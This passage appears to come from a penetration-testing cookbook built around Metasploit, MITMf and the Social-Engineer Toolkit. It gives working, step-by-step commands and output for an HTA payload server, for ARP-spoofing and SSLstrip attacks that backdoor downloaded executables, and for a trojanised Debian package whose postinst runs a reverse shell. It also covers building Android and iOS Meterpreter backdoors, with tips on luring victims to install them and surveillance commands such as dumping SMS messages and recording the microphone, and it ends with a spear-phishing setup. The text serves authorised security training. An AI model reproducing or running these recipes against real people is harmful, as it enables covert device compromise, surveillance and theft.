
Which should give us a new session, as we can see:

```
[*] 192.168.216.151 web_delivery - Delivering Payload
[*] https://192.168.216.5:8443 handling request from
192.168.216.151; (UUID: xmienekf) Staging x86 payload (180825
bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:8443 ->
192.168.216.151:50955) at 2017-12-23 11:21:45 -0500
```

HTA attack

HTML Application (**HTA**) is an HTML Microsoft Windows program capable of running scripting languages, such as VBScript or JScript. The Metasploit HTA Web Server exploit module hosts an HTA that when opened runs a payload via PowerShell.

How to do it...

To use, simply set the IP for the server, a custom URI, the payload you which to execute, and the IP of the listener:

```
root@kali:~# msfconsole -q
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVHOST 192.168.216.5
SRVHOST => 192.168.216.5
msf exploit(windows/misc/hta_server) > set URIPATH form
URIPATH => form
msf exploit(windows/misc/hta_server) > set PAYLOAD
windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/misc/hta_server) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.

[*] Started HTTPS reverse handler on https://192.168.216.5:8443
[*] Using URL: http://192.168.216.5:8080/form
[*] Server started.
```

When the victim browses to the HTA file, it will be prompted by IE twice before the payload is executed:

Notice the publisher name shown here; since `mshta.exe` is a signed Windows application most users will trust it and will allow it to run:

This is why using a custom URI crafted for the victim instead of a random one, can deliver better results.

Backdooring executables using a MITM attack

In this recipe, you will learn how to backdoor executables using a **man-in-the-middle** (**MITM**) attack. When downloading software from online sources, you should always be careful and verify that the software you have downloaded has not been altered by an adversary in transit.

Getting ready

In this recipe, we will use a MITM framework for MITM attacks to perform an ARP spoofing attack on the Windows 10 target machine, use SSLstrip to transparently hijack HTTP traffic on a network, and map HTTPS links into look-alike HTTP links and then backdoor executables sent over HTTP using the Backdoor Factory.

Before we begin, we need to download and install the latest version of the MITM framework; we start by downloading all the external libraries and dependencies using the following command:

```
apt install python-dev python-setuptools libpcap0.8-dev libnetfilter-queue-
dev libssl-dev libjpeg-dev libxml2-dev libxslt1-dev libcapstone3
libcapstone-dev libffi-dev file
```

Then, we clone the MITM framework repository `cd` into the directory, initialize and clone the repos submodules, and install the dependencies:

```
git clone https://github.com/byt3bl33d3r/MITMf
cd MITMf && git submodule init && git submodule update --recursive
pip install -r requirements.txt
```

Lastly, we need to edit the `config/mitmf.conf` configuration file and change the host IP address to match the IP address of our Kali Linux machine:

```
438                 CompressedFiles = True #True/False
439                     [[[[LinuxIntelx86]]]]
440                     SHELL = reverse_shell_tcp    # This is the BDF syntax
441                     HOST = 192.168.216.5            # The C2
442                     PORT = 8888
443                     SUPPLIED_SHELLCODE = None
444                     MSFPAYLOAD = linux/x86/shell_reverse_tcp        # MSF syntax
445
446                     [[[[LinuxIntelx64]]]]
447                     SHELL = reverse_shell_tcp
448                     HOST = 192.168.216.5
449                     PORT = 9999
450                     SUPPLIED_SHELLCODE = None
451                     MSFPAYLOAD = linux/x64/shell_reverse_tcp
452
453                     [[[[WindowsIntelx86]]]]
454                     PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
455                     # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
456                     PATCH_METHOD = automatic
457                     HOST = 192.168.216.5
458                     PORT = 8090
459                     # SHELL for use with automatic PATCH_METHOD
460                     SHELL = iat_reverse_tcp_stager_threaded
461                     # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
462                     SUPPLIED_SHELLCODE = None
463                     ZERO_CERT = True
464                     # PATCH_DLLs as they come across
                                                                        457,4-25        87%
```

Now that we have installed and configured the MITM framework, we are ready to start an ARP poisoning attack and patch some executables.

How to do it...

Before running the MITM framework, we need to start `msfconsole` and load the `MSGRPC` plugin with the password configured in the MITM framework configuration file; in this example the default password is `abc123`.

1. We are using `MSGRPC` to start the RPC service, allowing the MITM framework to use **Remote Procedure Call** (**RPC**) to configure and run modules:

```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > 
```

2. In a new terminal, we will use the MITM framework with:
   - `-i` to specify the interface to listen on
   - `--spoof` to load the `spoof` plugin
   - `--arp` to redirect traffic using ARP spoofing
   - `--hsts` to load the `SSLstrip+` plugin
   - `--gateway` to specify the gateway IP address
   - `--target` for the IP address of the host to poison (if omitted, it will default to the subnet)
   - `--filepwn` to load the `filepwn` plugin

The backdoor executables are sent over HTTP using the Backdoor Factory:

```
root@kali:~/MITMf# ./mitmf.py -i eth0 --spoof --arp --hsts --gateway 192.168.216.2 --target 192.168.216.154 --filepwn



[*] MITMf v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ FilePwn v0.3
|  |_ BDFProxy v0.3.2 online
|  |_ Connected to Metasploit v4.16.17-dev
|_ SSLstrip+ v0.4
|  |_ SSLstrip+ by Leonardo Nve running
|_ Spoof v0.6
|  |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMf-API online
|_ HTTP server online
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```

3. Now, when the victim downloads an executable, in this example `Desktops.exe` from `http://live.sysinternals.com/Desktops.exe`, the binary will be patched and we will get a new session. Since we are using SSLstrip, even if the site tries to redirect the user to the HTTPS, we should be able to downgrade the HTTPS session and patch the binary as we can see in following screenshot:

```
2017-12-26 10:01:45 192.168.216.154 [type:IE-11 os:Windows] live.sysinternals.com
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 82
[*] All caves lengths:  82, 298, 87
[*] Attempting PE File Automatic Patching
[!] Selected: 111: Section Name: .data; Cave begin: 0x1682d End: 0x1695b; Cave Size: 302; Payload Size: 298
[!] Selected: 97: Section Name: .reloc; Cave begin: 0x1a990 End: 0x1a9eb; Cave Size: 91; Payload Size: 87
[!] Selected: 105: Section Name: .reloc; Cave begin: 0x1ac88 End: 0x1ace3; Cave Size: 91; Payload Size: 82
[*] Changing flags for section: .reloc
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
2017-12-26 10:01:47 192.168.216.154 [type:IE-11 os:Windows] [FilePwn] Patching complete, forwarding to user
```

4. Back in the terminal where we are running `msfconsole`, we should see a new session running on the victim machine:

```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (192.168.216.5:8090 -> 192.168.216.154:50125) at 2017-12-26 10:02:04 -0500

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```

5. On the victim machine, the user is unaware that the software has been patched since the program is running without any apparent problem:

Creating a Linux trojan

Client-side attacks and trojans are not exclusive to Windows. In this recipe, we will create a Linux payload, and place it inside a **Debian** package.

How to do it...

1. First, we need to download the package we want to place our payload in; for this recipe we will use `cowsay`, a simple program that generates an ASCII picture of a cow saying something provided by the user:

```
root@kali:~# apt --download-only install cowsay
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no
longer required:
  python-brotlipy python-cssutils python-typing
Use 'apt autoremove' to remove them.
Suggested packages:
  filters cowsay-off
The following NEW packages will be installed:
  cowsay
0 upgraded, 1 newly installed, 0 to remove and 980 not upgraded.
Need to get 20.1 kB of archives.
After this operation, 90.1 kB of additional disk space will be
used.
Get:1 http://archive-4.kali.org/kali kali-rolling/main amd64 cowsay
all 3.03+dfsg2-4 [20.1 kB]
Fetched 20.1 kB in 1s (15.2 kB/s)
Download complete and in download only mode
root@kali:~#
```

2. Now that we have downloaded the package, we will extract the package to a new directory called `cowsay`:

```
root@kali:~# dpkg -x
/var/cache/apt/archives/cowsay_3.03+dfsg2-4_all.deb cowsay
```

3. Debian packages must adhere to a strict directory structure, so we need to create a subdirectory under the program's source directory, called `DEBIAN`:

```
root@kali:~/trojan# mkdir cowsay/DEBIAN
root@kali:~/trojan# cd cowsay/DEBIAN/
```

4. Next, we need to create the `control` file, which is the core of the Debian package, containing all relevant metadata such as package name, version, supported architectures, and dependencies:

```
root@kali:~/cowsay/DEBIAN# cat control
Package: cowsay
Version: 3.03+dfsg2-4
Architecture: all
Maintainer: Francois Marier <francois@debian.org>
Installed-Size: 90
Depends: perl
Suggests: filters
Section: games
Priority: optional
Homepage: http://www.nog.net/~tony/warez
Description: configurable talking cow
 Cowsay (or cowthink) will turn text into happy ASCII cows, with
 speech (or thought) balloons. If you don't like cows, ASCII art is
 available to replace it with some other creatures (Tux, the BSD
 daemon, dragons, and a plethora of animals, from a turkey to
 an elephant in a snake).
```

5. Then we will create a post-installation file called `postinst` that will add the proper permissions to our payload, which will be called `cowsay_trojan`, and execute it:

```
root@kali:~/cowsay/DEBIAN# cat postinst
chmod 2755 /usr/games/cowsay_trojan && /usr/games/cowsay_trojan &
/usr/games/cowsay Welcome
```

6. Now that we have all the required files, we will generate the payload using `msfvenom`:

```
root@kali:~/cowsay/DEBIAN# msfvenom -a x64 --platform linux -p
linux/x64/shell/reverse_tcp LHOST=192.168.216.5 -b "\x00" -f elf -o
/root/cowsay/usr/games/cowsay_trojan
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character
(index=56, char=0x00)
```

```
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 167 (iteration=0)
x64/xor chosen with final size 167
Payload size: 167 bytes
Final size of elf file: 287 bytes
Saved as: /root/cowsay/usr/games/cowsay_trojan
root@kali:~/cowsay/DEBIAN#
```

7. Before we can build our new package, we need to make the `postinst` file executable using the `chmod` command. To build the package, we use the `dpkg-deb` command with the `--build` option, followed by the path to the program's source directory:

```
root@kali:~/cowsay/DEBIAN# chmod 755 postinst
root@kali:~/cowsay/DEBIAN# dpkg-deb --build /root/cowsay/
dpkg-deb: building package 'cowsay' in '/root/cowsay.deb'.
root@kali:~/cowsay/DEBIAN#
```

8. To test our trojan, we will start a listener in a new terminal window using `msfconsole` with the `-x` option, which allows us to specify a string as console commands:

```
root@kali:~# msfconsole -q -x 'use exploit/multi/handler; set
PAYLOAD linux/x64/shell/reverse_tcp; set LHOST 192.168.216.5; run'
PAYLOAD => linux/x64/shell/reverse_tcp
LHOST => 192.168.216.5
[*] Started reverse TCP handler on 192.168.216.5:4444
```

> **TIP**
>
> Using the `-x` option with `msfconsole` can save you some time and allows you to launch `msfconsole` from scripts.

9. Since Kali is itself is a Linux client machine, we can test the trojan simply by changing to our home directory and using the `dpkg` command to install the `cowsay` program:

```
root@kali:~/cowsay/DEBIAN# cd
root@kali:~# dpkg -i cowsay.deb
Selecting previously unselected package cowsay.
(Reading database ... 329750 files and directories currently
installed.)
Preparing to unpack cowsay.deb ...
Unpacking cowsay (3.03+dfsg2-4) ...
Setting up cowsay (3.03+dfsg2-4) ...
```

```
           _____
          < Welcome >
           ---------
                  \   ^__^
                   \  (oo)_____
                      (__)\       )\/\
                          ||----w |
                          ||     ||
Processing triggers for man-db (2.7.6.1-2) ...
root@kali:~#
```

10. Sure enough, in the terminal where we are running our listener, we should see a new session which was spawned by our Linux trojan:

```
root@kali:~# msfconsole -q -x 'use exploit/multi/handler; set
PAYLOAD linux/x64/shell/reverse_tcp; set LHOST 192.168.216.5; run'
PAYLOAD => linux/x64/shell/reverse_tcp
LHOST => 192.168.216.5
[*] Started reverse TCP handler on 192.168.216.5:4444
[*] Sending stage (38 bytes) to 192.168.216.5
[*] Command shell session 1 opened (192.168.216.5:4444 ->
192.168.216.5:34642) at 2017-12-26 11:58:54 -0500

id
uid=0(root) gid=0(root) groups=0(root)
```

Creating an Android backdoor

In this recipe, we will create a persistent backdoor for Android devices. Since our objective is to create a controlled test environment, I suggest using a virtual machine running Android OS; this way we can safely test exploits without worries and, when we have finished, we can simply revert to the virtual machine and start over.

Getting ready

I will be using Android-x86 throughout this recipe; to follow along, download the `Android-x86-5.1-rc1` ISO from the `http://www.android-x86.org/` site, as shown, and create a new virtual machine:

How to do it...

1. We will be using `msfvenom` to create the backdoor using
   `android/meterpreter/reverse_https` for the payload:

   ```
   root@kali:~# msfvenom -p android/meterpreter/reverse_https
   LHOST=192.168.216.5 LPORT=443 R > R00t.apk
   No platform was selected, choosing Msf::Module::Platform::Android
   from the payload
   No Arch selected, selecting Arch: dalvik from the payload
   No encoder or badchars specified, outputting raw payload
   Payload size: 9019 bytes

   root@kali:~#
   ```

2. Then, we need to set up the listener using `msfconsole` with the `-x` option to save
   us some time:

   ```
   root@kali:~# msfconsole -q -x 'use exploit/multi/handler; set
   PAYLOAD android/meterpreter/reverse_https; set LHOST 192.168.216.5;
   set LPORT 443; run'
   ```

3. Getting the user to install the backdoor usually starts by sending him a link to a
   custom website serving our payload, stating that this app will allow him to root
   or unlock his phone; thus, a bit of social engineering is required. In this recipe, we
   can use Python to create a simple HTTP server so we can download the backdoor
   to our Android machine:

   ```
   root@kali:~# python3 -m http.server 80
   Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
   192.168.216.155 - - [29/Dec/2017 09:30:39] "GET /R00t.apk HTTP/1.1"
   200 -
   ```

4. After downloading the APK file, the user will get the following message:

Again, when using this type of attack vector, spend some time creating a site describing all the steps, so that the user knows that he needs to install apps from unknown sources, which can increase the chances of compromising the target:

5. After allowing unknown sources, you can install the backdoor and get a session on the target device:

```
[*] https://192.168.216.5:443 handling request from
192.168.216.155; (UUID: xsljq7ea) Staging dalvik payload (69582
bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 ->
192.168.216.155:33728) at 2017-12-29 09:32:35 -0500

meterpreter > sysinfo
Computer : localhost
OS : Android 5.1.1 - Linux 4.0.9-android-x86+ (i686)
Meterpreter : dalvik/android
meterpreter >
```

6. Besides all the regular `meterpreter` commands, using the Android payload we get a couple of specific commands:

```
meterpreter > help Android

Android Commands
================

    Command          Description
    -------          -----------
    activity_start   Start an Android activity from a Uri string
    check_root       Check if device is rooted
    dump_calllog     Get call log
    dump_contacts    Get contacts list
    dump_sms         Get sms messages
    geolocate        Get current lat-long using geolocation
    hide_app_icon    Hide the app icon from the launcher
    interval_collect Manage interval collection capabilities
    send_sms         Sends SMS from target session
    set_audio_mode   Set Ringer Mode
    sqlite_query     Query a SQLite database from storage
    wakelock         Enable/Disable Wakelock
    wlan_geolocate   Get current lat-long using WLAN information

meterpreter >
```

7. Looking at the output of the `help` command, we can see that we can now get the call logs, read and send SMS messages, and get the location of the device, among other options. This, combined with the `webcam` commands, allows us to get access to pretty much every feature of the device:

```
meterpreter > help webcam

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X
seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

meterpreter >
```

There's more...

Metasploit is not restricted to Android devices, if you have a jailbroken arm64 iOS device, you can also create a backdoor with `msfvenom`, using the `apple_ios/aarch64/meterpreter_reverse_tcp` payload, and compromise the device:

```
root@kali:~# msfvenom -p apple_ios/aarch64/meterpreter_reverse_tcp
LHOST=192.168.216.5 LPORT=443 -f macho -o iOS-backdoor
No platform was selected, choosing Msf::Module::Platform::Apple_iOS from
the payload
No Arch selected, selecting Arch: aarch64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 692552 bytes
Final size of macho file: 692552 bytes
>Saved as: iOS-backdoor
root@kali:~#
```

8
Social-Engineer Toolkit

In this chapter, we will cover the following recipes:

- Getting started with the Social-Engineer Toolkit
- Working with the spear-phishing attack vector
- Website attack vectors
- Working with the multi-attack web method
- Infectious media generator

Introduction

The **Social-Engineer Toolkit** (**SET**) is an open source penetration testing framework specifically designed to perform advanced attacks against the human element and has quickly become a standard tool in the penetration tester's arsenal. SET is a product of TrustedSec, LLC—an information security consulting firm located in Cleveland, Ohio.

Getting started with the Social-Engineer Toolkit

SET can be installed on Linux and macOS; it comes pre-installed on Kali Linux, which also maintains SET updates, meaning that you do not have to worry about manually updating SET.

Getting ready

SET can be downloaded for different platforms from its GitHub repository: `https://github.com/trustedsec/social-engineer-toolkit`. Simply go through the `README` file and install the dependencies for your preferred distribution, and then run the following command to install SET:

```
git clone https://github.com/trustedsec/social-engineer-toolkit/ set/ && cd
set && python setup.py install
```

How to do it...

To launch SET on Kali Linux, start the Terminal window and run the `setoolkit` command:

How it works...

SET is a Python-based automation tool that creates a menu-driven application for us. Faster execution and the versatility of Python makes it the preferred language for developing modular tools, such as SET.

When using SET with other distributions besides Kali Linux, you will need to edit the SET `config` file in order to ensure that all the attack vectors will work properly. For example, to set up SET in the Ubuntu 16.04.3 Droplet used in previous recipes, we need to define the path to Metasploit:

```
### Define the path to Metasploit. For example:
/opt/metasploit/apps/pro/msf3
METASPLOIT_PATH=/opt/metasploit-framework/bin
```

Working with the spear-phishing attack vector

A spear-phishing attack vector is an email attack scenario that is used to send malicious emails to target/specific user(s). In order to spoof your own email address, you will require a `sendmail` server. Change the config setting to `SENDMAIL=ON`. If you do not have `sendmail` installed on your Debian-based machine, then it can be downloaded by entering the following command:

```
apt install sendmail
```

How to do it...

The spear-phishing module has three different attack vectors at our disposal:

```
set> 1

The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>
```

1. Let's analyze first. Passing the first option will start the **mass email attack**. The attack vector starts by selecting a payload. You can select any vulnerability from the list of available Metasploit exploit modules:

```
set:phishing>1
/usr/bin/

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

         ********* PAYLOADS **********

  1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
  2) SET Custom Written Document UNC LM SMB Capture Attack
  3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
  4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
  5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
  6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
  7) Adobe Flash Player "Button" Remote Code Execution
  8) Adobe CoolType SING Table "uniqueName" Overflow
  9) Adobe Flash Player "newfunction" Invalid Pointer Use
 10) Adobe Collab.collectEmailInfo Buffer Overflow
 11) Adobe Collab.getIcon Buffer Overflow
 12) Adobe JBIG2Decode Memory Corruption Exploit
 13) Adobe PDF Embedded EXE Social Engineering
 14) Adobe util.printf() Buffer Overflow
 15) Custom EXE to VBA (sent via RAR) (RAR required)
 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
 19) Apple QuickTime PICT PnSize Buffer Overflow
 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
 21) Adobe Reader u3D Memory Corruption Vulnerability
 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>
```

2. Then, we will be prompted to select a payload and specify the IP address or URL and the port for the listener.

3. In the next few steps, we will be starting the `sendmail` server, setting a template for a malicious file format, and selecting a single or mass-mail attack:

```
set:phishing>1
[*] Keeping the filename and moving on.

    Social Engineer Toolkit Mass E-Mailer

